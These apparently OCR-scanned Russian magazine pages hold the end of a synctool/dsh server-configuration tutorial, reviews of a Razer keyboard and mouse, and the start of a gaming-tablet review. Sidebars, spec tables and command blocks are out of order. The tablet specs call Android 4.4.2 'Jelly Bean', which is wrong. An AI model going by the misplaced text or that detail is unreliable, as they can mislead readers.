  -f, --filter-ignored     Do not list ignored nodes and groups
  -C, --command=COMMAND    Display setting for command
  -P, --package-manager    Display configured package manager
  -N, --numproc            Display numproc setting
  -d, --list-dirs          Display directory settings
      --prefix             Display installation prefix
      --master             Display configured master fqdn
      --slave              Display configured slave nodes
      --nodename           Display my nodename
      --fqdn               Display my FQDN (fully qualified domain name)
  -x, --expand=LIST        Expand given node list
  -v, --version            Display synctool version

COMMAND is a list of these: diff,ping,ssh,rsync,synctool,pkg
```

Параметры synctool-config

```
$ sudo synctool -n node1
```

В ответ получим отзыв ноды, который означает, что все работает. Можем попробовать запустить задачу на всех узлах:

```
$ sudo synctool
DRY RUN, not doing any updates
```

Каждый узел, прописанный в файле, должен ответить. Теперь осталось нагрузить его работой. Забегая вперед, скажу об одной особенности, о которой нужно помнить: утилита synctool, запущенная глобально, требует опцию -f (--fix), иначе она будет запущена в режиме проверки dry run.

```
$ sudo synctool -f
```

Если указываются какие-то параметры, то -f использовать обычно не нужно.

ФАЙЛЫ И КАТАЛОГИ SYNCTOOL

Файлы, которые следует синхронизировать, располагаются в строго определенных каталогах, имеющих свое назначение:

- /opt/synctool/var/overlay — файлы, которые должны быть скопированы на целевой узел, если отсутствуют на нем или между файлом в репозитории и клиенте обнаружена разница;
- /opt/synctool/var/delete — файлы, которые должны быть удалены. Для этого достаточно просто поместить пустой файл с нужным именем;
- /opt/synctool/var/purge — каталоги, которые копируются на целевые системы «как есть» без сравнения; если файл на конечной системе отсутствует, он удаляется;
- /opt/synctool/scripts — каталог со скриптами, которые могут быть выполнены на конечной системе командой dsh.

В synctool имя логических групп совпадает с названием каталога или является расширением каталога/файла, размещенного в подкаталогах overlay. В настройках по умолчанию все файлы должны иметь расширение. Например, каталог overlay/all содержит файлы, предназначенные для всех систем (хотя разработчики рекомендуют держать его пустым). Как вариант, можно просто добавить расширение _all к имени файла. Здесь проще показать на примере:

- overlay/all/etc._group1/ — файлы в каталоге /etc получат ноды, входящие в группу group1;
- overlay/all/etc/hosts._group2 — файл /etc/hosts для группы group2;
- overlay/all/etc/hosts._all — файл /etc/hosts для всех;
- overlay/group3/etc/hosts._all — файл /etc/hosts для всех узлов группы group3.

Символические ссылки тоже используются при синхронизации, с расширением группы они будут показывать в «пустоту», но на конечной системе они будут показывать на нужный файл. Например, /etc/motd является ссылкой на файл file, который на мастер-сервере имеет имя file._all. То есть ссылка работать не будет, но после копирования и разыменования все будет работать как нужно.

```
overlay/all/etc/motd._all -> file
overlay/all/etc/file._all
```

Вероятно, первое время с группами и расширениями придется немного повозиться, чтобы понять систему именования. В случае ошибки в имени synctool выдаст что-то вроде there is no such group.

Теперь, когда хранилища заполнены, можем провести синхронизацию. Параметров у synctool много. Например, нам нужно синхронизировать отдельный узел:

```
$ synctool -n node1
node1: DRY RUN, not doing any updates
node1: /etc/issue updated (file size mismatch)
```

Или отдельный файл:

```
$ synctool -n node1 -u /etc/issue
```

Опция --diff позволяет просмотреть различия между файлами, в том виде, как выводит их одноименная утилита.

```
$ synctool -n node1 --diff /etc/issue
```

В отличие от overlay, файлы в purge не используют расширения групп, поэтому synctool копирует все поддерево и удаляет любые файлы на целевом узле, отсутствующие в исходном дереве. Таким образом, purge идеально подходит для начального изменения конфигурации или глобальной перестройки серверов. После изменения конфигурационного файла следует перезапустить сервис. Synctool для этого предлагает простой механизм: все команды, которые необходимо выполнить после копирования, заносятся в файл с расширением post. Например, у нас в репозитории есть конфигурационный файл веб-сервера Apache:

```
overlay/all/etc/apache/apache.conf._all
```

Для перезапуска сервиса создаем файл overlay/all/etc/apache/apache.conf.post такого содержания:

```
service apache2 reload
```

и делаем его исполняемым:

Использование synctool

```
user@ubuntu:~$ sudo /opt/synctool/bin/synctool -n node1
DRY RUN, not doing any updates
user@ubuntu:~$ sudo /opt/synctool/bin/synctool -n node1 --fix
--fix specified, applying changes
user@ubuntu:~$ sudo /opt/synctool/bin/synctool -n node1
DRY RUN, not doing any updates
node1: /etc/issue mismatch (file size)
user@ubuntu:~$ sudo /opt/synctool/bin/synctool -n node1 --fix
--fix specified, applying changes
node1: /etc/issue updated (file size mismatch)
user@ubuntu:~$ sudo /opt/synctool/bin/synctool
DRY RUN, not doing any updates
user@ubuntu:~$ sudo /opt/synctool/bin/synctool -n node1 --diff /etc/issue
DRY RUN, not doing any updates
node1: --- /etc/issue   2015-03-05 11:57:14.817583501 +0200
node1: +++ /opt/synctool/var/overlay/all/etc/issue._all 2015-03-05 12:02:38.989594430 +0200
node1: @@ -1,2 +1,2 @@
node1: -Ubuntu Server 14.04.1 LTS \n \l
node1: +Ubuntu  14.04.1 LTS \n \l
node1:
```

```
$ sudo chmod +x apache.conf.post
```

В примере скрипт не имеет расширения групп, а значит, будет актуален для всех. Но при необходимости выполнять различные действия на узлах можно его использовать (apache.conf.post_ubuntu). Post-скрипт по умолчанию выполняется в том же каталоге, в котором размещается конфигурационный файл. Параметры некоторых конфигурационных файлов могут генерироваться динамически (например, прописывается IP-адрес узла), можно для каждой ноды загрузить файл индивидуально, но, если систем много, это будет не очень весело. Для генерации подобных конфигурационных файлов используется шаблон — файл с расширением _template. В паре к нему идет _template.post-скрипт, который запускает специальную утилиту synctool-template для генерации файла конфигурации на удаленной системе. Во время работы _template.post-скрипт вычисляет значение переменной и экспортирует ее через функцию export (имя переменной может быть любое, или их может быть несколько):

```
export VALUE
/opt/synctool/bin/synctool-template "$1" >"$2"
```

В шаблоне в нужное место просто вставляем @VALUE@. Утилита synctool-template получит значение переменной и запишет в файл.

УТИЛИТЫ SYNCTOOL

В поставке synctool идет несколько утилит. Их имена начинаются на dsh* и synctool*. Первые позволяют выполнять некоторые операции на удаленных системах, вторые относятся непосредственно к работе различных составляющих synctool. Часть из них вспомогательная, и их обычно не приходится запускать вручную. А вот некоторые интересны. Названия нод и групп берутся из synctool.conf, поэтому для выполнения требуется минимум параметров. Например, dsh-ping позволяет проверить, какие из узлов отвечают. Если ввести без параметров, то будут опрошены все системы:

```
$ dsh-ping
```

Все утилиты synctool имеют сходные опции, поэтому почти все сказанное о dsh касается и остальных. Например, -q и -a позволяют сделать вывод менее болтливым, опция -v, наоборот, дает подробный вывод.

Но самая приметная из первого списка — это собственно dsh, представляющая собой некий командный менеджер, позволяющий выполнять команды и скрипты на группе узлов:

```
 $ dsh uptime
```

или на отдельном узле и группе:

```
$ dsh -n node1 ifconfig
$ dsh -g ubuntu date
```

Создав скрипт в каталоге scripts, мы можем его легко выполнить на любом узле (задавать полный путь не требуется):

```
$ dsh -g ubuntu script.sh
```

После запуска процесс выполнения на всех узлах начинается параллельно. В некоторых случаях в этом нет необходимости, поэтому можно ограничить количество процессов при помощи --numproc, а -z позволяет указать задержку между командами для разных узлов. Запуск только одного процесса за один раз:

```
$ dsh --numproc=1 uptime
```

То же, но с пятисекундной задержкой:

```
$ dsh -z 5 uptime
```

Менеджер пакетов dsh-pkg является фактически абсолютно универсальной оберткой над всеми популярными инструментами для установки приложений в Linux и BSD, так что вполне возможно управлять любым из них, используя только лишь одну команду и несложный набор аргументов. Это очень полезно, когда в группе работают узлы с разными операционными системами. По умолчанию менеджер пакетов определяется полностью автоматически, но в некоторых случаях его можно задать вручную в файле synctool.conf:

```
package_manager apt-get
```

Используя dsh-pkg, очень просто произвести любые операции на удаленных системах:

```
$ sudo dsh-pkg -n node1 --list
$ sudo dsh-pkg -g ubuntu --install wget
$ sudo dsh-pkg --update
$ sudo dsh-pkg -upgrade
```

Последние две команды обновят списки пакетов и установят обновления на всех системах.

ВЫВОД

Назвать synctool сложной нельзя — чтобы разобраться с базовыми возможностями, достаточно поэкспериментировать пару часов. Как результат, получим удобный и надежный инструмент управления большим количеством серверов.

```
user@ubuntu:~$ dsh --help
usage: dsh [options] <remote command>
options:
  -h, --help                  Display this information
  -c, --conf=FILE             Use this config file
                              (default: /opt/synctool/etc/synctool.conf)
  -n, --node=LIST             Execute only on these nodes
  -g, --group=LIST            Execute only on these groups of nodes
  -x, --exclude=LIST          Exclude these nodes from the selected group
  -X, --exclude-group=LIST    Exclude these groups from the selection
  -a, --aggregate             Condense output
  -o, --options=SSH_OPTIONS   Set additional options for ssh
  -M, --master, --multiplex   Start ssh connection multiplexing
  -P, --persist=TIME          Pass ssh ControlPersist timeout
  -O CTL_CMD                  Control ssh master processes
  -N, --numproc=NUM           Set number of concurrent procs
  -z, --zzz=NUM               Sleep NUM seconds between each run
      --no-nodename           Do not prepend nodename to output
      --unix                  Output actions as unix shell commands
  -v, --verbose               Be verbose
  -a, --aggregate             Condense output; list nodes per change
      --skip-rsync            Do not sync commands from the scripts/ dir
                              (eg. when it is on a shared filesystem)

CTL_CMD can be: check, stop, exit
```

Параметры dsh

```
user@ubuntu:~$ sudo /opt/synctool/bin/dsh-pkg --help
usage: dsh-pkg [options] [package [..]]
options:
  -h, --help                  Display this information
  -c, --conf=FILE             Use this config file
                              (default: /opt/synctool/etc/synctool.conf)
  -n, --node=LIST             Execute only on these nodes
  -g, --group=LIST            Execute only on these groups of nodes
  -x, --exclude=LIST          Exclude these nodes from the selected group
  -X, --exclude-group=LIST    Exclude these groups from the selection
  -l, --list   [PACKAGE ...]  List installed packages
  -i, --install PACKAGE [..]  Install package
  -R, --remove  PACKAGE [..]  Uninstall package
  -u, --update                Update the database of available packages
  -U, --upgrade               Upgrade all outdated packages
  -C, --clean                 Cleanup caches of downloaded packages
  -N, --numproc=NUM           Set number of concurrent procs
  -z, --zzz=NUM               Sleep NUM seconds between each run
     --unix                   Output actions as unix shell commands
  -v, --verbose               Be verbose
  -a, --aggregate             Condense output
  -f, --fix                   Perform upgrade (otherwise, do dry-run)
  -m, --manager PACKAGE_MANAGER  (Force) select this package manager


Supported package managers are:
  apt-get yum zypper brew pacman bsdpkg

The package list must be given last
Note that --upgrade does a dry run unless you specify --fix
```

Параметры dsh-pkg

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Тип: механическая
Цвет: черный
Количество клавиш: 104 основных и 5 дополнительных
Подсветка: RGB, регулируемая
Подключение: 2 USB и 2 jack
Дополнительные разъемы: USB, разъем микрофона и наушников
Сила нажатия: 0,5 Н
Глубина срабатывания: 1,9 мм
Частота опроса: 1000 Гц
Размеры: 475 × 171 × 39 мм
Масса: 1500 г
Цена: 14 000 рублей



Артём Костенко
Izbranniy@mail.ru

КЛАВИАТУРА С ОГОНЬКОМ

Обзор Razer BlackWidow Chroma

Магазины полнятся десятками недешевых игровых клавиатур с изощренным дизайном и разнообразными функциями, которые помогают в нелегком геймерском деле. Буйство красок, зрелищная подсветка, кнопки с загадочными надписями — ничем из этого современного игрока не удивишь. Клавиатура Razer BlackWidow Chroma предлагает кое-что новенькое, причем интересное не только для игр, но и, потенциально, для других применений. Каждая кнопка BlackWidow снабжена собственной подсветкой, которая может менять цвет.



Фирменные переключатели Kailh



КОМПЛЕКТАЦИЯ

Коробка с клавиатурой весит примерно как тушка небольшого мамонта, не отстают и габариты. Сверху устройство закрыто пластиковым чехлом, в котором есть прорези для клавиш курсора, чтобы покупатель смог оценить работу механических переключателей без распаковки. Решение спорное — кто знает, не запачкался ли твой экземпляр? Внутри коробки много картона, предохраняющего главную ценность от ударов судьбы, а также конверт с наклейками и кратким мануалом. После извлечения из коробки клавиатура уже не кажется столь тяжелой — она весит полтора килограмма.

ВНЕШНИЙ ВИД

Разработчики решили не экспериментировать с футуристическими изысками и обошлись сдержанным и даже минималистичным дизайном. У клавиатуры 104 стандартные клавиши и 5 дополнительных, расположенных в столбик слева от основного блока. Дополнительные клавиши нужны для макросов. Оба шифта — длинные, Enter — однострочный. Справа вместо клавиши Windows — кнопка Fn, как у ноутбуков. В сочетании с верхним рядом функциональных клавиш она позволяет управлять плеером, подсветкой, включать игровой режим и записывать макросы на лету.

Вся свободная от кнопок поверхность покрыта материалом софт-тач, приятным на ощупь и стойким к загрязнениям. Марких глянцевых поверхностей нет вовсе. Провод длинный — целых 1,8 м, да и толщина впечатляет — 6 мм; тканевая оплетка усиливает сходство с тросом.

Причина такой толщины в том, что внутри проходит не один, а сразу четыре провода: два USB и два аудио. Один USB нужен для работы самой клавиатуры, второй требуется для встроенного в нее хаба: справа у клавиатуры три порта.

Снизу предусмотрены прорезиненные накладки для большей устойчивости и откидные ножки, чтобы предоставить пользователю удобный наклон. Чего у этой клавиатуры нет, так это подставки под запястье.

КЛАВИШИ

Клавиши у BlackWidow слегка вогнутые и со специальным напылением, которое делает их приятнее на ощупь. Надписи нанесены лазером и не сотрутся со временем. Русские буквы того же цвета, что и английские, и набраны более мелким шрифтом. Это несколько смущает, потому что обычно все наоборот.

Ход кнопок легкий, причем их необязательно доводить до упора. Ощущения можно сравнить с более мягкими мембранными клавиатурами, но точность и долговечность у механических переключателей выше: по обещаниям Razer, они должны пережить не менее 60 миллионов нажатий. Заявлена также защита от залипания, благодаря которой можно нажимать до десяти кнопок одновременно. Главный недостаток — это, конечно, громкость срабатывания механизма. Если кто-нибудь попытается заснуть рядом с человеком, активно печатающим на BlackWidow, ему остается только посочувствовать. За рубежом можно приобрести модель Stealth, которая работает заметно тише, но до российской розницы она не добралась.



INFO

Скачав SDK (developer.razerzone.com/chroma/download/), можно баловаться с подсветкой как угодно, и этим уже пользуются (goo.gl/bsUkcp). Еще есть конфигуратор устройств Razer для Linux (github.com/mbuesch/razer).

СОФТ И ПОДСВЕТКА

Главная фича BlackWidow Chroma — это, несомненно, шикарная подсветка. Под клавишами размещены светодиоды, и каждую из них можно подсветить отдельно любым цветом. Доступны и разнообразные спецэффекты: подсветка кнопок при нажатии, цветные волны и прочие развлечения. Запас яркости настолько большой, что клавиатура может осветить комнату, а для комфортной работы вполне достаточно всего 25% от максимума (благо интенсивность можно легко регулировать с помощью горячих клавиш). Подсветки лишены символы, расположенные на цифровых клавишах, а также значки мультимедийных функций. Сказывается игровая направленность — потенциальные покупатели в темноте больше нуждаются в цифрах, чем в спецсимволах: предполагается, видимо, что они будут в основном выбирать оружие и использовать заклинания, а не писать программы.

Чтобы настраивать многочисленные функции Razer BlackWidow Chroma, потребуется специальный софт. Эту роль берет на себя единый центр управления продуктами Razer, он называется Synapse. Его вкладка «Настроить» скрывает поистине огромные возможности. Любое действие легко назначить на любую клавишу, а при помощи комбинации Fn и цифр от 0 до 9 можно переключаться между десятью различными

МЕХАНИКА ПРОТИВ МЕМБРАНЫ

Клавиатуры бывают двух типов: мембранные и механические. В первом случае под каждой клавишей находятся контактная площадка и тонкая резиновая пластинка с куполообразными выступами. В вершине этих выступов — контактная пластинка. При нажатии на кнопку мембрана прогибается, замыкает контакт и посылает сигнал о нажатии. Поскольку эта технология весьма проста, все дешевые клавиатуры работают именно на ней. Естественно, есть и минусы: со временем резина теряет эластичность, что приводит к запаздыванию срабатывания и ослаблению тактильного отклика (то есть перестаешь ощущать, сработало нажатие или нет). Мембранные клавиатуры к тому же не отличаются долговечностью.


У механических клавиатур под каждой клавишей находится отдельный пружинный механизм (свитч), отвечающий за нажатие. Срабатывание наступает еще до того момента, когда клавиша нажата полностью, а значит, увеличивается скорость срабатывания, меньшее усилие требуется для нажатия и печать происходит быстрее. Да и изнашиваются такие модели медленнее: хорошие механические клавиатуры могут работать десятилетиями. Цена, естественно, тоже выше (от 2000 рублей), к тому же механика тяжелее. Еще одна особенность — характерные щелчки механизмов, слышные во время печати. Одним такое нравится, других раздражает.

профилями настроек. Кроме этого, Synapse позволяет привязать профиль непосредственно к определенной программе или игре, и при ее запуске будут автоматически загружаться установленные настройки. Можно выбирать из уже имеющихся команд, а можно записать собственный макрос, который будет симулировать нажатия клавиш и задержку между ними.

Писать макросы, кстати, можно прямо на лету, не открывая настройки, а для популярных игр имеется каталог готовых скриптов. Эта возможность применима не только к играм, но пригодна в том числе и для программирования. Достаточно назначить на неиспользуемые клавиши или сочетания часто встречающиеся куски кода, и можно будет вставлять их одним нажатием.

Закладка «Игровой режим» дает возможность настроить блокировку сочетаний <Alt + Tab>, <Alt + F4> и клавиши Win, чтобы в разгар битвы случайно не выйти из игры. В пункте «Статистика» собирается вся информация о количестве нажатий, переключений профилей и использованных макросов. Можно, к примеру, посмотреть на статистику и переназначить на более удобные кнопки то, что используешь чаще всего.

Интереснее всего, конечно, раздел «Подсветка». Здесь на выбор предлагают несколько режимов иллюминации: «Дыхание», в котором клавиатура попеременно меняет два цвета, «Динамичный», при котором свечение возникает только при нажатии на клавишу, а потом затухает, «Рябь» (от кнопок расходятся волны, что выглядит красиво, но страшно отвлекает), «Волна» (переливается вся клавиатура), «Циклическая смена цветов» и самый простой «Статичный» режим, в котором клавиатура просто светится выбранным цветом.



Фирменное программное обеспечение открывает немалую свободу творчества

Писать макросы для Chroma можно прямо на лету, не открывая настройки, а для популярных игр имеется каталог готовых скриптов

Каждый из эффектов можно назначить либо всем клавишам, либо выбранной группе или даже какой-то одной кнопке. Также предлагается создать «слои»: например, все клавиши будут подсвечиваться одним цветом в статичном режиме, но, как только ты нажимаешь одну из них, от нее начинает расходиться рябь, а другая, к примеру, будет работать в динамичном режиме. Можно загрузить предустановленные пресеты подсветки для большинства современных игр и синхронизировать иллюминацию с другими устройствами Razer Chroma, которые подключены к компьютеру. В ближайшем будущем производитель обещает обновление ПО, которое добавит возможность синхронизировать подсветку с действиями внутри игры. К примеру, клавиши в заданном ряду будут подсвечиваться красным в соответствии с количеством здоровья у персонажа — чем больше кнопок подсвечено, тем больше здоровья.




Коннекторы традиционно позолочены

Пресетов для работы с Vim или Emacs, равно как и фирменных драйверов для Linux и Mac, пока нет, но есть открытые API, которые позволяют добраться до подсветки из своего софта.

ОБЩИЕ ВПЕЧАТЛЕНИЯ

Если рассматривать BlackWidow Chroma как обычную клавиатуру, то у нее найдется немало плюсов. Она тяжелая и не норовит перемещаться по столу, у нее немаркий и добротно собранный корпус, механизм клавиш легко срабатывает, но при этом нажатия хорошо чувствуются. Минусы, впрочем, тоже есть: кнопки макросов поначалу постоянно попадаются под руку, когда хочешь нажать Ctrl, нет подставки под запястье, да и шум при печати вряд ли кого-то порадует.

Разноцветная подсветка вкупе с хитроумным софтом делают эту клавиатуру весьма незаурядной, что отражено и в ценнике. Не нужно быть мощным аналитиком, чтобы определить целевую аудиторию, — это, конечно, геймеры, причем готовые тратить на моддинг и аксессуары ощутимые суммы денег. Именно они почувствуют все преимущества этой модели сразу после покупки. Если ты не стеснен в средствах, не чужд играм и выбираешь хорошую клавиатуру, то BlackWidow Chroma может стать интересным вариантом. ⌶



Программирование кнопок

МЫШЬ СО СВОЕЙ КЛАВИАТУРОЙ



Обзор Razer Naga 2014

Артём Костенко
Izbranniy@mail.ru

Когда-то стоял вопрос о том, нужно ли компьютерной мыши три кнопки или достаточно двух. Двухкнопочные тогда победили, но это не помешало производителям экспериментировать. Razer Naga в этом плане — выдающийся пример, у нее целых шестнадцать кнопок! Нет, эта мышь предназначена не для инопланетян с шестнадцатипалыми конечностями, а всего лишь для заядлых любителей MMO. Это уже четвертая инкарнация Naga, а значит, спрос на такие штуки есть.

ВНЕШНИЙ ВИД

Наибольшее внимание в версии 2014 года разработчики уделили форме корпуса. Стоит приложить к мыши руку, как понимаешь, что эргономика доведена до совершенства. Мышь крупная и немного приземистая. Она имеет агрессивный дизайн, но в то же время грани плавно перетекают из одной в другую, придавая Naga сходство с гоночным болидом. Справа корпус тоже изогнут, есть углубление под безымянный палец. Для мизинца предназначена специальная прорезиненная накладка. Мышь, ясное дело, не симметричная, но для левшей есть своя версия.

Корпус полностью изготовлен из пластика со специальным напылением, которое улучшает сцепление с ладонью. Вес у устройства средний (135 г), дополнительных гирек, какие нередко добавляют к геймерским мышкам, не предусмотрено. И неудивительно: при игре в MMO точность прицеливания не так важна, как в шутерах.


Скольжение по поверхности стола помогают улучшить тефлоновые накладки, которые размещены на дне корпуса. Поначалу к такой легкости даже приходится приноравливаться. Naga снабжена сдвоенным сенсором с разрешением 8200 dpi, чего хватает для игр на мониторах любой диагонали. «Хвост» имеет длину 2,1 м и одет в мягкую тканевую оплетку, благодаря которой он не ломается и не путается. И конечно, прочность корпуса не вызывает никаких подозрений.

КНОПКИ И ПОДСВЕТКА

Основные кнопки сделаны плоскими и слегка нависают над корпусом. Между ними — довольно крупное колесо прокрутки с мягким прорезиненным покрытием и выступами. Оно имеет пять степеней свободы, включая нажатие и наклоны влево и вправо. Чуть выше за колесиком расположены две прямоугольные кнопки (по умолчанию это «вперед» и «назад»), чтобы дотянуться до них, приходится перехватывать мышь — это не особенно удобно.

Под большим пальцем находится гордость Razer — полностью программируемая 12-кнопочная панель. Глядя на нее, вспоминаешь кнопочные мобильные телефоны — у них была почти такая же клавиатура. В версии Naga 2014 года эргономика этой мини-клавиатуры улучшена по сравнению с предыдущими моделями: кнопки теперь отделены друг от друга увеличенными промежутками, расположены под разными углами и отличаются по форме. Здесь используются механические переключатели: они дают характерный щелчок при нажатии и работают очень четко.

С подсветкой дизайнеры решили не мудрить. Подсвечиваются логотип в верхней части корпуса, грани колесика прокрутки и цифры на боковой панели. Цвет зеленый, яркость не слишком сильная. Регулировать цвет и яркость нельзя, можно лишь отключить любую часть подсветки. После чтения обзора клавиатуры BlackWidow Chroma может возникнуть мысль, что неплохо бы иметь и мышь ей в пару. Тут у Razer все схвачено: существует вариация Naga, способная работать без проводов и переливаться всеми цветами радуги. Называется она Razer Naga Epic Chroma и стоит примерно на четыре тысячи дороже.



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Тип: проводная
Цвет: черный
Количество клавиш: 16 + колесо (5 позиций)
Подсветка: зеленая (3 зоны)
Подключение: USB
Частота опроса: 1000 Гц
Разрешение сенсора: 8200 dpi
Максимальное ускорение: 50g
Размеры: 119 × 75 × 43 мм
Масса: 135 г
Цена: 6000 рублей

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Для управления настройками мыши используется конфигуратор Synapse 2.0. В нем можно изменять разрешение и частоту опроса сенсора, управлять подсветкой и создавать макросы. Программировать можно почти все клавиши, включая все действия с колесиком. Разрешается задавать любые действия: функции мыши и клавиатуры, макрокоманды, настройки чувствительности сенсора, переключение профилей мыши и других подключенных к компьютеру девайсов Razer. В макросы можно добавлять паузы и зацикливать команды. Естественно, есть и набор готовых настроек для популярных игр. Пресеты активируются автоматически при запуске определенного приложения.

Для каждого профиля легко создать несколько раскладок и переключаться между ними во время игры: при желании на мышь можно запрограммировать хоть всю клавиатуру и набирать на ней тексты. Еще есть команда вызова конфигуратора (по умолчанию — на наклоне колесика вправо), она позволяет делать все настройки, не выходя из игры.

В разделе «Статистика» тоже есть кое-что занимательное — карта зон распределения кликов по экрану для каждой игры. Самые дотошные любители модифицировать интерфейс смогут использовать эту информацию по назначению, остальных она развлечет. Из необычных настроек — автоматическая калибровка датчика с учетом свойств коврика.

ВПЕЧАТЛЕНИЯ

Для боевого испытания мыши было выбрано несколько популярных онлайновых игр. Выяснилось, что попадать по нужным кнопкам при таком разнообразии непросто — этот навык вырабатывается далеко не сразу. Большой палец устает, выполнять им сложную работу непривычно. Но мышь большая, и кнопки достаточно упругие: можно положить на них большой палец, не боясь случайного срабатывания. Основные кнопки, наоборот, податливы. Матовое покрытие тоже продемонстрировало свою практичность: оно приятно на ощупь и не загрязняется отпечатками.

Любители MMO знают, на что идут, покупая мышь за шесть тысяч рублей. Если ты далек от таких развлечений, то оправдать покупку будет сложнее. Разве что захочется замутить что-нибудь необычное: например, привязать к боковым кнопкам вставку кусков кода, команды для работы с текстом или выбор инструментов в Photoshop. В конце концов, свободные кнопки никогда не помешают.

ВСЕ ПРИСТАВКИ В ОДНОМ КАРМАНЕ

Обзор бюджетного игрового устройства PGP AIO Droid 7 7400



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android 4.4.2 Jelly Bean
Процессор: RockChip RK3188, 4 ядра по 1,8 ГГц
Оперативная память: 1 Гб
Постоянная память: 8 Гб + microSD
Графика: Mali-400 MP
Основной экран: TFT 7", 1024 × 600, 169 ppi
Интерфейсы: Wi-Fi, mini-USB, 3,5 мм мини-джек, mini-HDMI, разъем зарядки
Датчики: акселерометр, гироскоп, индикаторы работы и зарядки
Камера: 2 Мп / 0,3 Мп
Аккумулятор: несъемный, 4000 мА · ч
Размеры: 235 × 121 × 9 мм
Масса: 370 г
Цена: 4990 рублей

Если со времен твоего детства прошло больше пятнадцати лет и у тебя тогда был компьютер или игровая приставка, значит, ты, скорее всего, успел посвятить немало часов играм эпохи девяностых. Для кого-то это были Space Quest и Legend of Kyrandia, для кого-то — Super Mario, Contra или Battletoads, но вернуться в прошлое и поиграть снова хотел бы, наверное, любой из ветеранов. В этом деле немало помогают эмуляторы, но за компьютером вечно находятся занятия поважнее игрушек. Совсем другое дело — взять с собой в дорогу портативное устройство, которое эмулирует старые платформы, причем не одну, а сразу несколько. Планшет PGP AIO Droid 7 7400, побывавший у нас на тесте, — как раз одно из таких устройств. На него предустановлен DOSBox и эмуляторы для длинного списка старых приставок, а в крайнем случае он может сослужить службу в качестве обычного планшета на Android.



Артём Костенко
Izbranniy@mail.ru

КОМПЛЕКТАЦИЯ

Первое знакомство с PGP AIO Droid 7 7400 оказалось весьма удачным, ведь в коробке, кроме собственно самого гаджета, неожиданно обнаруживаются кабель OTG, наушники, тряпочка для протирания экрана, кабель mini-USB, зарядное устройство и даже переходник с mini-HDMI на HDMI. Согласись, такого богатства не встретишь даже у топовых производителей, не говоря уже об устройствах дешевле 100 долларов. Но после первой радости приходит и первое разочарование: с компьютером гаджет синхронизируется с помощью не столь сейчас популярного разъема mini-USB, заряжается же через собственный зарядник, который придется таскать с собой, а при выходе его из строя оббегать весь город в поисках аналогичного. Непонятно, что побудило производителей отказаться от универсального microUSB, сэкономив место, деньги и нервы покупателей.



ВНЕШНИЙ ВИД

Внешне наш герой сильно похож на обычный семидюймовый планшет, только с очень широкими рамками, и если справа и слева (если держать его в горизонтальной ориентации) это вполне оправданно, поскольку там разместился богатый арсенал аппаратных клавиш, то вот верхнюю и нижнюю рамки вполне можно было сделать потоньше — из функциональных элементов там только фронтальная камера. Слева и справа присутствуют также стереодинамики. В правом верхнем углу — два индикатора, которые сообщают о том, что устройство находится в режиме сна или заряжается. Поверхность вокруг экрана залита глянцевым пластиком. Всю же фронтальную поверхность аккуратно закрывает защитная пленка, а непосредственно на сам экран наклеена еще пара.

